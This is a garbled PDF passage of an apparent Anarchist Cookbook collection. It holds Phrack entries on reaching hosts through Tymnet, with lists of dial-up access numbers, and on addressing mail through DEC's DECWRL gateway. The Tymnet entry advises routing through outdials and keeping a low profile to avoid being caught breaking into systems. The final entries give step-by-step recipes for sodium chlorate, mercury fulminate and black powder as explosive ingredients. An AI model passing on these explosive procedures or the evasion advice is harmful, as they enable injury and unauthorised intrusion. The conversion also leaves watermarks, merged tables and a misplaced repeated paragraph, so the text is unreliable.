Within a day or two of the official announcement, every Western Union clock in the Chicago area headquarters building was gone. The executives snatched them off the wall, and took them home for the day when they would have historical value. All the clocks in the telegraph offices disappeared about the same time, to be replaced with standard office-style electric wall clocks.

128.Phrack Magazine - Vol. 3, Issue 30 by Synthecide

There are literally hundreds of systems connected to some of these larger networks, like Tymnet and Telenet. Navigation

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

around these networks is very simple, and usually well explained in their on-line documentation. Furthermore, some systems will actually tell you what is connected and how to get to it. In the case of Tymnet, after dialing in, at the log in prompt, type "information" for the on-line documentation.

Accessing systems through networks is as simple as providing an address for it to connect to. The best way to learn about the addresses and how to do things on a network is to read "A Novice's Guide to Hacking (1989 Edition)" which was in Issue 22, File 4 of 12, Volume Two (December 23, 1988). Some points are reiterated here.

Once on a network, you provide the NUA (network user address) of the system you wish to connect to. NUAs are strings of 15 digits, broken up in to 3 fields, the NETWORK ADDRESS, the AREA PREFIX, and the DNIC. Each field has 5 digits, and are left padded with 0's where necessary.

The DNIC determines which network to take the address from. Tymnet, for example, is 03106. 03110 is Telenet.

The AREA PREFIX and NETWORK ADDRESS determine the connection point. By providing the address of the system that you wish to connect to, you will be accessing it through the net... as if you were calling it directly. Obviously, then, this provides one more level of security for access. By connecting to an outdial, you can increase again the level of security you enjoy, by using the outdial in that area to connect to the remote system.

Addendum -- Accessing Tymnet Over Local Packet Networks
This is just another way to get that extra step and/or bypass other routes. This table is copied from Tymnet's on-line information. As said earlier, it's a great resource, this on-line information!

BELL ATLANTIC

NODECITYSTATESPEEDACCESS
NUMBERNETWORK03526DOVERDELAWARE300/2400302/734-9465@PDN03526GEORGETOWNDELAWARE300/2400302/856-7055@PDN03526NEWARKDELAWARE300/2400302/366-0800@PDN03526WILMINGTONDELAWARE300/1200302/428-0030@PDN03526WILMINGTONDELAWARE2400302/655-1144@PDN06254WASHINGTONDIST. OF COL.300/1200202/479-7214@PDN06254WASHINGTON(MIDTOWN)DIST. OF COL.2400202/785-1688@PDN06254WASHINGTON(DOWNTOWN)DIST. OF COL.300/1200202/393-6003@PDN06254WASHINGTON(MIDTOWN)DIST. OF COL.300/1200202/293-4641@PDN06254WASHINGTONDIST. OF COL.300/1200202/546-5549@PDN06254WASHINGTONDIST. OF COL.300/1200202/328-0619@PDN06254BETHESDAMARYLAND300/1200301/986-9942@PDN06254COLESVILLEMARYLAND300/2400301/989-9324@PDN06254HYATTSVILLEMARYLAND300/1200301/779-9935@PDN06254LAURELMARYLAND300/2400301/490-9971@PDN06254ROCKVILLEMARYLAND300/1200301/340-9903@PDN06254SILVER SPRINGMARYLAND300/1200301/495-9911@PDN07771BERNARDSVILLENEW JERSEY300/2400201/766-7138@PDN07771CLINTONNEW JERSEY300-1200201/730-8693@PDN07771DOVERNEW JERSEY300/2400201/361-9211@PDN07771EATONTOWN/RED BANKNEW JERSEY300/2400201/758-8000@PDN07771ELIZABETHNEW JERSEY300/2400201/289-5100@PDN07771ENGLEWOODNEW JERSEY300/2400201/871-3000@PDN07771FREEHOLDNEW JERSEY300/2400201/780-8890@PDN07771HACKENSACKNEW JERSEY300/2400201/343-9200@PDN07771JERSEY CITYNEW JERSEY300/2400201/659-3800@PDN07771LIVINGSTONNEW JERSEY300/2400201/533-0561@PDN07771LONG BRANCH/RED BANKNEW JERSEY300/2400201/758-8000@PDN07771MADISONNEW JERSEY300/2400201/593-0004@PDN07771METUCHENNEW JERSEY300/2400201/906-9500@PDN07771MIDDLETOWNNEW JERSEY300/2400201/957-9000@PDN07771MORRISTOWNNEW JERSEY300/2400201/455-0437@PDN07771NEWARKNEW JERSEY300/2400201/623-0083@PDN07771NEW BRUNSWICKNEW JERSEY300/2400201/247-2700@PDN07771NEW FOUNDLANDNEW JERSEY300/2400201/697-9380@PDN07771PASSAICNEW JERSEY300/2400201/473-6200@PDN07771PATERSONNEW JERSEY300/2400201/345-7700@PDN07771PHILLIPSBURGNEW JERSEY300/2400201/454-9270@PDN07771POMPTON LAKESNEW JERSEY300/2400201/835-8400@PDN07771RED BANKNEW JERSEY300/2400201/758-8000@PDN07771RIDGEWOODNEW JERSEY300/2400201/445-4800@PDN07771SOMERVILLENEW JERSEY300/2400201/218-1200@PDN07771SOUTH RIVERNEW JERSEY300/2400201/390-9100@PDN07771SPRING LAKENEW JERSEY300/2400201/974-0850@PDN07771TOMS RIVERNEW JERSEY300/2400201/286-3800@PDN07771WASHINGTONNEW JERSEY300/2400201/689-6894@PDN07771WAYNE/PATERSONNEW JERSEY300/2400201/345-7700@PDN03526ALLENTOWNPENNSYLVANIA300/1200215/435-0266@PDN11301ALTOONAPENNSYLVANIA300/1200814/946-8639@PDN11301ALTOONAPENNSYLVANIA2400814/949-0505@PDN03526AMBLERPENNSYLVANIA300/1200215/283-2170@PDN10672AMBRIDGEPENNSYLVANIA300/1200412/266-9610@PDN10672CARNEGIEPENNSYLVANIA300/1200412/276-1882@PDN10672CHARLEROIPENNSYLVANIA300/1200412/483-9100@PDN03526CHESTER HEIGHTSPENNSYLVANIA300/1200215/358-0820@PDN03526COATESVILLEPENNSYLVANIA300/1200215/383-7212@PDN10672CONNELLSVILLEPENNSYLVANIA300/1200412/628-7560@PDN03526DOWNINGTON/COATES.PENNSYLVANIA300/1200215/383-7212@PDN03562DOYLESTOWNPENNSYLVANIA300/1200215/340-0052@PDN03562GERMANTOWNPENNSYLVANIA300/1200215-843-4075@PDN10672GLENSHAWPENNSYLVANIA300/1200412/487-6868@PDN10672GREENSBURGPENNSYLVANIA300/1200412/836-7840@PDN11301HARRISBURGPENNSYLVANIA300/1200717/236-3274@PDN11301HARRISBURGPENNSYLVANIA2400717/2

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

38-0450@PDN10672INDIANAPENNSYLVANIA300/1200412/465-7210@PDN03526KING OF PRUSSIAPENNSYLVANIA300/1200215/270-2970@PDN03526KIRKLYNPENNSYLVANIA300/1200215/789-5650@PDN03526LANSDOWNEPENNSYLVANIA300/1200215/626-9001@PDN10672LATROBEPENNSYLVANIA300/1200412/537-0340@PDN11301LEMOYNE/HARRISBURGPENNSYLVANIA300/1200717/236-3274@PDN10672MCKEESPORTPENNSYLVANIA300/1200412/673-6200@PDN10672NEW CASTLEPENNSYLVANIA300/1200412/658-5982@PDN10672NEW KENSINGTONPENNSYLVANIA300/1200412/337-0510@PDN03526NORRISTOWNPENNSYLVANIA300/1200215/270-2970@PDN03526PAOLIPENNSYLVANIA300/1200215/648-0010@PDN03562PHILADELPHIAPENNSYLVANIA300/1200215/923-7792@PDN03562PHILADELPHIAPENNSYLVANIA300/1200215/557-0659@PDN03562PHILADELPHIAPENNSYLVANIA300/1200215/545-7886@PDN03562PHILADELPHIAPENNSYLVANIA300/1200215/677-0321@PDN03562PHILADELPHIAPENNSYLVANIA2400215/625-0770@PDN10672PITTSBURGHPENNSYLVANIA300/1200412/281-8950@PDN10672PITTSBURGHPENNSYLVANIA300/1200412-687-4131@PDN10672PITTSBURGHPENNSYLVANIA2400412/261-9732@PDN10672POTTSTOWNPENNSYLVANIA300/1200215/327-8032@PDN03526QUAKERTOWNPENNSYLVANIA300/1200215/538-7032@PDN03526READINGPENNSYLVANIA300/1200215/375-7570@PDN10672ROCHESTERPENNSYLVANIA300/1200412/728-9770@PDN03526SCRANTONPENNSYLVANIA300/1200717/348-1123@PDN03526SCRANTONPENNSYLVANIA2400717/341-1860@PDN10672SHARONPENNSYLVANIA300/1200412/342-1681@PDN03526TULLYTOWNPENNSYLVANIA300/1200215/547-3300@PDN10672UNIONTOWNPENNSYLVANIA300/1200412/437-5640@PDN03562VALLEY FORGEPENNSYLVANIA300/1200215/270-2970@PDN10672WASHINGTONPENNSYLVANIA300/1200412/223-9090@PDN03526WAYNEPENNSYLVANIA300/1200215/341-9605@PDN10672WILKINSBURGPENNSYLVANIA300/1200412/241-1006@PDN06254ALEXANDRIAVIRGINIA300/1200703/683-6710@PDN06254ARLINGTONVIRGINIA300/1200703/524-8961@PDN06254FAIRFAXVIRGINIA300/1200703/385-1343@PDN06254MCLEANVIRGINIA300/1200703/848-2941@PDN@PDN BELL ATLANTIC - NETWORK NAME IS PUBLIC DATA NETWORK (PDN)

(CONNECT MESSAGE)
. _. _. _< _C _R _> _ (SYNCHRONIZES DATA SPEEDS)

WELCOME TO THE BPA/DST PDN

*. _T _ _< _C _R _> _ (TYMNET ADDRESS)

131069 (ADDRESS CONFIRMATION - TYMNET DNIC)
COM (CONFIRMATION OF CALL SET-UP)

-GWY 0XXXX- TYMNET: PLEASE LOG IN: (HOST # WITHIN DASHES)

BELL SOUTH

NODECITYSTATEDENSITYACCESS NUMBERMODEM10207ATLANTAGEORGIA300/1200404/261-4633@PLSK10207ATHENSGEORGIA300/1200404/354-0614@PLSK10207COLUMBUSGEORGIA300/1200404/324-5771@PLSK10207ROMEGEORGIA300/1200404/234/7542@PLSK@PLSK BELLSOUTH - NETWORK NAME IS PULSELINK

(CONNECT MESSAGE)

. _. _. _ _< _C _R _> _ (SYNCHRONIZES DATA SPEEDS)
(DOES NOT ECHO TO THE TERMINAL)
CONNECTED
PULSELINK

1 _3 _1 _0 _6 _ (TYMNET ADDRESS)
(DOES NOT ECHO TO THE TERMINAL)

PULSELINK: CALL CONNECTED TO 1 3106

-GWY 0XXXX- TYMNET: PLEASE LOG IN: (HOST # WITHIN DASHES)

PACIFIC BELL

NODECITYSTATEDENSITYACCESS NUMBERNETWORK03306BERKELEYCALIFORNIA300/1200415-548-2121@PPS06272EL

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

SEGUNDOCALIFORNIA300/1200213-640-8548@PPS06272FULLERTONCALIFORNIA300/1200714-441-2777@PPS06272INGLEWOODCALIFORNIA300/1200213-216-7667@PPS06272ANGELES(DOWNTOWN)CALIFORNIA300/1200213-687-3727@PPS06272LOS ANGELESCALIFORNIA300/1200213-480-1677@PPS03306MOUNTAIN VIEWCALIFORNIA300/1200415-960-3363@PPS03306OAKLANDCALIFORNIA300/1200415-893-9889@PPS03306PALO ALTOCALIFORNIA300/1200415-325-4666@PPS06272PASADENACALIFORNIA300/1200818-356-0780@PPS03306SAN FRANCISCOCALIFORNIA300/1200415-543-8275@PPS03306SAN FRANCISCOCALIFORNIA300/1200415-626-5380@PPS03306SAN FRANCISCOCALIFORNIA300/1200415-362-2280@PPS03306SAN JOSECALIFORNIA300/1200408-920-0888@PPS06272SANTA ANNACALIFORNIA300/1200714-972-9844@PPS06272VAN NUYSCALIFORNIA300/1200818-780-1066@PPS@PPS PACIFIC BELL - NETWORK NAME IS PUBLIC PACKET SWITCHING (PPS)

(CONNECT MESSAGE)

. _. _. _< _C _R _ (SYNCHRONIZES DATA SPEEDS)
(DOES NOT ECHO TO THE TERMINAL)

ONLINE 1200
WELCOME TO PPS: 415-XXX-XXXX
1 _3 _1 _0 _6 _9 _ (TYMNET ADDRESS)
(DOES NOT ECHO UNTIL TYMNET RESPONDS)

-GWY 0XXXX- TYMNET: PLEASE LOG IN: (HOST # WITHIN DASHES)

SOUTHERN NEW ENGLAND

NODECITYSTATEDENSITYACCESS NUMBERSNETWORK02727BRIDGEPORTCONNECTICUT300/2400203/366-6972@CONNNET02727BRISTOLCONNECTICUT300/2400203/589-5100@CONNNET02727CANAANCONNECTICUT300/2400203/824-5103@CONNNET02727CLINTONCONNECTICUT300/2400203/669-4243@CONNNET02727DANBURYCONNECTICUT300/2400203/743-2906@CONNNET02727DANIELSONCONNECTICUT300/2400203/779-1880@CONNNET02727HARTFORD/MIDDLETOWNCONNECTICUT300/2400203/724-6219@CONNNET02727MERIDENCONNECTICUT300/2400203/237-3460@CONNNET02727NEW HAVENCONNECTICUT300/2400203/776-1142@CONNNET02727NEW LONDONCONNECTICUT300/2400203/443-0884@CONNNET02727NEW MILFORDCONNECTICUT300/2400203/355-0764@CONNNET02727NORWALKCONNECTICUT300/2400203/866-5305@CONNNET02727OLD GREDDWICHCONNNETICUT300/2400203/637-8872@CONNNET02727OLD SAYBROOKCONNECTICUT300/2400203/388-0778@CONNNET02727SEYMOURCONNECTICUT300/2400203/881-1455@CONNNET02727STAMFORDCONNECTICUT300/2400203/324-9701@CONNNET02727STORRSCONNECTICUT300/2400203/429-4243@CONNNET02727TORRINGTONCONNECTICUT300/2400203/482-9849@CONNNET02727WATERBURYCONNECTICUT300/2400203/597-0064@CONNNET02727WILLIMANTICCONNECTICUT300/2400203/456-4552@CONNNET02727WINDSORCONNECTICUT300/2400203/688-9330@CONNNET02727WINDSOR LCKS/ENFIELDCONNECTICUT300/2400203/623-9804@CONNNET@CONNNET - SOUTHERN NEW ENGLAND TELEPHONE - NETWORK NAME IN CONNNET

(CONNECT MESSAGE)

H_ H_ <_ C_ R_> (SYNCHRONIZES DATA SPEEDS)
(DOES NOT ECHO TO THE TERMINAL)
CONNNET

._ T_ <_ C_ R_>_ (MUST BE CAPITAL LETTERS)

26-SEP-88 18:33 (DATA)
031069 (ADDRESS CONFIRMATION)
COM (CONFIRMATION OF CALL SET-UP)

-GWY OXXXX-TYMNET: PLEASE LOG IN:

SOUTHWESTERN BELL

NODECITYSTATEDENSITYACCESS NUMBERSNETWORK05443KANSAS CITYKANSAS300/1200316/225-9951@MRLK05443HAYSKANSAS300/1200913/625-8100@MRLK05443HUTCHINSONKANSAS300/1200316/669-1052@MRLK05443LAWRENCEKANSAS300/1200913/841-5580@MRLK05443MANHATTANKANSAS300/1200913/539-9291@MRLK05443PARSONSKANSAS300/1200316/421-0620@MRLK05443SALINAKANSAS300/1200913/825-4547@MRL

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

K05443TOPEKAKANSAS300/1200913/235-1909@MRLK05443WICHITAKANSAS300/1200316/269-1996@MRLK04766BRIDGETON/ST. LOUISMISSOURI300/1200314/622-0900@MRLK04766ST. LOUISMISSOURI300/1200314/622-0900@MRLK
On a side note, the recent book The Cuckoo's Egg provides some interesting information (in the form of a story, however) on a Tymnet hacker. Remember that he was into BIG things, and hence he was cracked down upon. If you keep a low profile, networks should provide a good access method.

If you can find a system that is connected to the Internet that you can get on from Tymnet, you are doing well.

129.Phrack Magazine - Vol. 3, Issue 30 by Dedicated Link

INTRODUCTION
DECWRL is a mail gateway computer operated by Digital's Western Research Laboratory in Palo Alto, California. Its purpose is to support the interchange of electronic mail between Digital and the "outside world."

DECWRL is connected to Digital's Easynet, and also to a number of different outside electronic mail networks. Digital users can send outside mail by sending to DECWRL::"outside-address", and digital users can also receive mail by having your correspondents route it through DECWRL. The details of incoming mail are more complex, and are discussed below.

It is vitally important that Digital employees be good citizens of the networks to which we are connected. They depend on the integrity of our user community to ensure that tighter controls over the use of the gateway are not required. The most important rule is "no chain letters," but there are other rules depending on whether the connected network that you are using is commercial or non-commercial.

The current traffic volume (September 1989) is about 10,000 mail messages per day and about 3,000 USENET messages per day. Gatewayed mail traffic has doubled every year since 1983. DECWRL is currently a Vax 8530 computer with 48 megabytes of main memory, 2500 megabytes of disk space, 8 9600-baud (Telebit) modem ports, and various network connections. They will shortly be upgrading to a Vax 8650 system. They run Ultrix 3.0 as the base operating system.

ADMINISTRATION
The gateway has engineering staff, but no administrative or clerical staff. They work hard to keep it running, but they do not have the resources to answer telephone queries or provide tutorials in its use.

They post periodic status reports to the USENET newsgroup dec.general. Various helpful people usually copy these reports to the VAXNOTES "gateways" conference within a day or two.

HOW TO SEND MAIL
DECWRL is connected to quite a number of different mail networks. If you were logged on directly to it, you could type addresses directly, e.g.

To: strange!foreign!address.

But since you are not logged on directly to the gateway, you must send mail so that when it arrives at the gateway, it will be sent as if that address had been typed locally.

*** Sending from VMS**

If you are a VMS user, you should use NMAIL, because VMS mail does not know how to requeue and retry mail when the network is congested or disconnected. From VMS, address your mail like this:

To: nm%DECWRL::"strange!foreign!address"

The quote characters (") are important, to make sure that VMS doesn't try to interpret strange!foreign!address itself. If you are typing such an address inside a mail program, it will work as advertised. If you are using DCL and typing directly to the command line, you should beware that DCL likes to remove quotes, so you will have to enclose the entire address in quotes, and then put two quotes in every place that one quote should appear in the address:

$ mail test.msg "nm%DECWRL::""foreign!addr""" /subj="hello"

Note the three quotes in a row after foreign!addr. The first two of them are doubled to produce a single quote in the address,

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

and the third ends the address itself (balancing the quote in front of the nm%).

Here are some typical outgoing mail addresses as used from a VMS system:

To: nm%DECWRL::"lll-winkin!netsys!phrack"
To: nm%DECWRL::"postmaster@msp.pnet.sc.edu"
To: nm%DECWRL::"netsys!phrack@uunet.uu.net"
To: nm%DECWRL::"phrackserv@CUNYVM.bitnet"
To: nm%DECWRL::"Chris.Jones@f654.n987.z1.fidonet.org"

*** Sending from Ultrix**

If your Ultrix system has been configured for it, then you can, from your Ultrix system, just send directly to the foreign address, and the mail software will take care of all of the gateway routing for you. Most Ultrix systems in Corporate Research and in the Palo Alto cluster are configured this way.

To find out whether your Ultrix system has been so configured, just try it and see what happens. If it doesn't work, you will receive notification almost instantly.

NOTE: The Ultrix mail system is extremely flexible; it is almost completely configurable by the customer. While this is valuable to customers, it makes it very difficult to write global instructions for the use of Ultrix mailers, because it is possible that the local changes have produced something quite unlike the vendor-delivered mailer. One of the popular changes is to tinker with the meaning of quote characters (") in Ultrix addresses. Some systems consider that these two addresses are the same:

site1!site2!user@host.dec.com

and

"site1!site2!user"@host.dec.com

while others are configured so that one form will work and the other will not. All of these examples use the quotes. If you have trouble getting the examples to work, please try them again without the quotes. Perhaps your Ultrix system is interpreting the quotes differently.

If your Ultrix system has an IP link to Palo Alto (type "/etc/ping decwrl.dec.com" to find out if it does), then you can route your mail to the gateway via IP. This has the advantage that your Ultrix mail headers will reach the gateway directly, instead of being translated into DECNET mail headers and then back into Ultrix at the other end. Do this as follows:

To: "alien!address"@decwrl.dec.com

The quotes are necessary only if the alien address contains a ! character, but they don't hurt if you use them unnecessarily. If the alien address contains an "@" character, you will need to change it into a "%" character. For example, to send via IP to joe@widget.org, you should address the mail.

To: "joe%widget.org"@decwrl.dec.com

If your Ultrix system has only a DECNET link to Palo Alto, then you should address mail in much the same way that VMS users do, save that you should not put the nm% in front of the address:

To: DECWRL::"strange!foreign!address"

Here are some typical outgoing mail addresses as used from an Ultrix system that has IP access. Ultrix systems without IP access should use the same syntax as VMS users, except that the nm% at the front of the address should not be used.

To: "lll-winken!netsys!phrack"@decwrl.dec.com
To: "postmaster%msp.pnet.sc.edu"@decwrl.dec.com
To: "phrackserv%CUNYVM.bitnet"@decwrl.dec.com
To: "netsys!phrack%uunet.uu.net"@decwrl.dec.com
To: "Chris.Jones@f654.n987.z1.fidonet.org"@decwrl.dec.com

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

DETAILS OF USING OTHER NETWORKS

All of the world's computer networks are connected together, more or less, so it is hard to draw exact boundaries between them. Precisely where the internet ends and UUCP begins is a matter of interpretation.

For purposes of sending mail, though, it is convenient to divide the network universe into these categories:

Easynet:

Digital's internal DECNET network. Characterized by addresses of the form NODE::USER. Easynet can be used for commercial purposes.

Internet:

A collection of networks including the old ARPAnet, the NSFnet, the CSnet, and others. Most international research, development, and educational organizations are connected in some fashion to the Internet. Characterized by addresses of the form user@site.subdomain.domain. The internet itself cannot be used for commercial purposes.

UUCP:

A very primitive network with no management, built with auto-dialers phoning one computer from another. Characterized by addresses of the form place1!place2!user. The UUCP network can be used for commercial purposes provided that none of the sites through which the message is routed objects to that.

USENET:

Not a network at all, but a layer of software built on top of UUCP and Internet.

BITNET:

An IBM-based network linking primarily educational sites. Digital users can send to BITNET as if it were part of internet, but BITNET users need special instructions for reversing the process. BITNET cannot be used for commercial purposes.

Fidonet:

A network of personal computers. I am unsure of the status of using Fidonet for commercial purposes, nor am I sure of its efficacy.

DOMAINS AND DOMAIN ADDRESSING

There is a particular network called "the Internet;" it is somewhat related to what used to be "the ARPAnet." The Internet style of addressing is flexible enough that people use it for addressing other networks as well, with the result that it is quite difficult to look at an address and tell just what network it is likely to traverse. But the phrase "Internet address" does not mean "mail address of some computer on the Internet" but rather "mail address in the style used by the Internet." Terminology is even further confused because the word "address" means one thing to people who build networks and something entirely different to people who use them. In this file an "address" is something like "mike@decwrl.dec.com" and not "192.1.24.177" (which is what network engineers would call an "internet address").

The Internet naming scheme uses hierarchical domains, which despite their title are just a bookkeeping trick. It doesn't really matter whether you say NODE: :USER or USER@NODE, but what happens when you connect two companies' networks together and they both have a node ANCHOR?? You must, somehow, specify which ANCHOR you mean. You could say ANCHOR.DEC::USER or DEC.ANCHOR::USER or USER@ANCHOR.DEC or USER@DEC.ANCHOR. The Internet convention is to say USER@ANCHOR.DEC, with the owner (DEC) after the name (ANCHOR).

But there could be several different organizations named DEC. You could have Digital Equipment Corporation or Down East College or Disabled Education Committee. The technique that the Internet scheme uses to resolve conflicts like this is to have hierarchical domains. A normal domain isn't DEC or STANFORD, but DEC.COM (commercial) and STANFORD.EDU (educational). These domains can be further divided into ZK3.DEC.COM or CS.STANFORD.EDU. This doesn't resolve conflicts completely, though: both Central Michigan University and Carnegie-Mellon University could claim to be CMU.EDU. The rule is that the owner of the EDU domain gets to decide, just as the owner of the CMU.EDU gets to decide whether the Electrical Engineering department or the Elementary Education department gets subdomain EE.CMU.EDU.

The domain scheme, while not perfect, is completely extensible. If you have two addresses that can potentially conflict, you can suffix some domain to the end of them, thereby making, say, decwrl.UUCP be somehow different from DECWRL.ENET.

DECWRL's entire mail system is organized according to Internet domains, and in fact we handle all mail internally as if it were

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Internet mail. Incoming mail is converted into Internet mail, and then routed to the appropriate domain; if that domain requires some conversion, then the mail is converted to the requirements of the outbound domain as it passes through the gateway. For example, they put Easynet mail into the domain ENE.

On a side note, the recent book The Cuckoo's Egg provides some interesting information (in the form of a story, however) on a Tymnet hacker. Remember that he was into BIG things, and hence he was cracked down upon. If you keep a low profile, networks should provide a good access method.

If you can find a system that is connected to the Internet that you can get on from Tymnet, you are doing well.

Username@f<node #>.n<net #>.z<zone #>.ifna.org

In other words, if I wanted to mail to Silicon Swindler at 1:135/5, the address would be Silicon_Swindler@f5.n135.z1.ifna.org and, provided that your mailer knows the .ifna.org domain, it should get through alright. Apparently, as of the writing of this article, they have implemented a new gateway name called fidonet.org which should work in place of ifna.org in all routings. If your mailer does not know either of these domains, use the above routing but replace the first "@" with a "%" and then afterwards, use either of the following mailers after the "@": CS.ORST.EDU or K9.CS.ORST.EDU (i.e. username%f<node #>.n<net #>.z<zone #>.fidonet.org@CS.ORST.EDU [or replace CS.ORST.EDU with K9.CS.ORST.EDU]).

The following is a list compiled by Bill Fenner (WCF@PSUECL.BITNET) that was posted on INFONETS DIGEST which lists a number of FIDONET gateways:

NetNodeNode
Name10456milehi.ifna.org10555casper.ifna.org107320rubbs.ifna.org109661blkcat.ifna.org125406fidogate.ifna.org12819hipshk.ifna.org12965insight.ifna.org143N/Afidogate.ifna.org152200castle.ifna.org161N/Afidogate.ifna.org36917megasys.ifna.org
NOTE: The UUCP equivalent node name is the first part of the node name. In other words, the UUCP node milehi is listed as milehi.ifna.org but can be mailed directly over the UUCP network.

Another way to mail to FIDONET, specifically for Internet people, is in this format:

ihnp4!necntc!ncoast!ohiont!<net #>!<node #>!user_name@husc6.harvard.edu

And for those UUCP mailing people out there, just use the path described and ignore the @husc5.harvard.edu portion. There is a FIDONET NODELIST available on most any FIDONET bulletin board, but it is quite large.

ONTYME
Previously known as Tymnet, OnTyme is the McDonnell Douglas revision. After they bought out Tymnet, they renamed the company and opened an experimental Internet gateway at ONTYME.TYMNET.COM but this is supposedly only good for certain corporate addresses within McDonnell Douglas and Tymnet, not their customers. The userid format is xx.yyy or xx.y/yy where xx is a net name and yyy (or y/yy) is a true username. If you cannot directly nail this, try:

xx.yyy%ONTYME.TYM

130.Sodium Chlorate by the Jolly Roger

Sodium Chlorate is a strong oxidizer used in the manufacture of explosives. It can be used in place of Potassium Chlorate.

Material Required:

- **2 carbon or lead rods (1 in. diameter by 5 in. long)**
- **Salt, or ocean water**
- **Sulfuric acid, diluted**
- **Motor Vehicle**
- **Water**
- **2 wires, 16 gauge (3/64 in. diameter approx.), 6 ft. long, insulated.**
- **Gasoline**
- **1 gallon glass jar, wide mouth (5 in. diameter by 6 in. high approx.)**
- **Sticks**
- **String**
- **Teaspoon**
- **Trays**

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

- Cup
- Heavy cloth
- Knife
- Large flat pan or tray

Sources of Carbon or Lead rods:
- Dry Cell Batteries (2-« in. diameter by 7" long) or plumbing supply store.

Sources of Salt Water:
- Grocery store or ocean

Sources of Sulfuric Acid:
- Motor Vehicle Batteries.

Procedure:
Mix « cup of salt into the one gallon glass jar with 3 liters (3 quarts) of water.
Add 2 teaspoons of battery acid to the solution and stir vigorously for 5 minutes.
Strip about 4 inches of insulation from both ends of the two wires.
With knife and sticks, shape 2 strips of wood 1 by 1/8 by 1-«. Tie the wood strips to the lead or carbon rods so that they are 1-« inches apart.
Connect the rods to the battery in a motor vehicle with the insulated wire.
Submerge 4-« inches of the rods in the salt water solution.
With gear in neutral position, start the vehicle engine. Depress the accelerator approx. 1/5 of its full travel.
Run the engine with the accelerator in this position for 2 hours, then shut it down for 2 hours.
Repeat this cycle for a total of 64 hours while maintaining the level of the acid-salt water solution in the glass jar.

CAUTION: This arrangement employs voltages which can be quite dangerous!
Do not touch bare wire leads while engine is running!!

Shut off the engine. Remove the rods from the glass jar and disconnect wire leads from the battery.
Filter the solution through the heavy cloth into a flat pan or tray, leaving the sediment at the bottom of the glass jar.
Allow the water in the filtered solution to evaporate at room temperature (approx. 16 hours). The residue is approximately 60% or more sodium chlorate which is pure enough to be used as an explosive ingredient.

131.Mercury Fulminate by the Jolly Roger

Mercury Fulminate is used as a primary explosive in the fabrication of detonators. It is to be used with a booster explosive such as picric acid or RDX (which are elsewhere in this Cookbook).

Material Required:
- Nitric Acid, 90% conc. (1.48 sp. gr)
- Mercury
- Ethyl (grain) alcohol (90%)
- Filtering material [Paper Towels]
- Teaspoon measure (¬, «, and 1 tsp. capacity)-aluminum, stainless steel or wax coated
- Heat Source
- Clean wooden stick
- Clean water
- Glass containers
- Tape
- Syringe

Source of Nitric Acid:
- Elsewhere in this Cookbook
- Industrial metal processors

Source of Mercury:
- Thermometers
- Mercury switches
- Old radio tubes

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Procedure:

Dilute 5 teaspoons of nitric acid with 2-« teaspoons of clean water in a glass container by adding the acid to the water.

Dissolve 1/8 teaspoon of mercury in the diluted nitric acid. This will yield dark red fumes. NOTE: It may be necessary to add water, on drop at a time, to the mercury-acid solution in order to start a reaction.

- **CAUTION: Acid will burn skin and destroy clothing. If any is spilled, wash it away with a large quantity of water. Do NOT inhale fumes!**

Warm 10 teaspoons of the alcohol in a container until the alcohol feels warm to the inside of the wrist.

Pour the metal-acid solution into the warm alcohol. Reaction should start in less than 5 minutes. Dense white fumes will be given off during the reaction. As time lapses, the fumes will become less dense. Allow 10 to 15 minutes to complete reaction. Fulminate will settle to the bottom.

- **CAUTION: This reaction generates large quantities of toxic, flammable fumes. The process MUST be conducted outdoors or in a well-ventilated area, away from sparks or open flames. DO NOT inhale fumes!**

Filter the solution through a paper towel into a container. Crystals may stick to the side of the container. If so, tilt and squirt water down the sides of the container until all of the material collects on the filter paper.

Wash the crystals with 6 teaspoons of ethyl alcohol.

Allow these mercury fulminate crystals to air dry.

- **CAUTION: Handle dry explosive with great care. Do not scrape or handle it roughly! Keep away from sparks or open flames. Store in a cool, dry place.**

132.Improvised Black Powder by The Jolly Roger

Black powder can be prepared in a simple, safe manner. It may be used as blasting or gun powder.

Materials:

- **Potassium Nitrate, granulated, 3 cups (3/4 liter)**
- **Wood charcoal, powdered, 2 cups**
- **Sulfur, powdered, « cup**
- **Alcohol, 5 pints (2-« liters) (whiskey, rubbing alcohol, etc.)**
- **Water, 3 cups (3/4 liter)**
- **Heat source**
- **2 buckets - each 2 gallon (7-« liters) capacity, at least one of which is heat resistant (metal, ceramic, etc.)**
- **Flat window screening, at least 1 foot (30 cm) square**
- **Large wooden stick**
- **Cloth, at least 2 feet (60 cm) square**

Procedure:

Place alcohol in one of the buckets.

Place potassium nitrate, charcoal, and sulfur in the heat resistant bucket. Add 1 cup water and mix thoroughly with wooden stick until all ingredients are dissolved.

Add remaining water (2 cups) to mixture. Place bucket on heat source and stir until small bubbles begin to form.

- **CAUTION: DO NOT boil mixture. Be sure ALL mixture stays wet. If any is dry, as on sides of pan, it may ignite!**

Remove bucket from heat and pour mixture into alcohol while stirring vigorously.

Let alcohol mixture stand about 5 minutes. Strain mixture through cloth to obtain black powder. Discard liquid. Wrap cloth around black powder and squeeze to remove all excess liquid.

Place screening over dry bucket. Place workable amount of damp powder on screen and granulate by rubbing solid through screen. NOTE: If granulated particles appear to stick together and change shape, recombine entire batch of powder and repeat steps 5 & 6.

Spread granulated black powder on flat, dry surface so that layer about « inch (1-¬ cm) is formed. Allow to dry. Use radiator, or direct sunlight. This should be dried as soon as possible, preferably in an hour. The longer the drying period, the less effective the black powder.

- **CAUTION: Remove from heat AS SOON AS granules are dry. Black powder is now ready to use.**

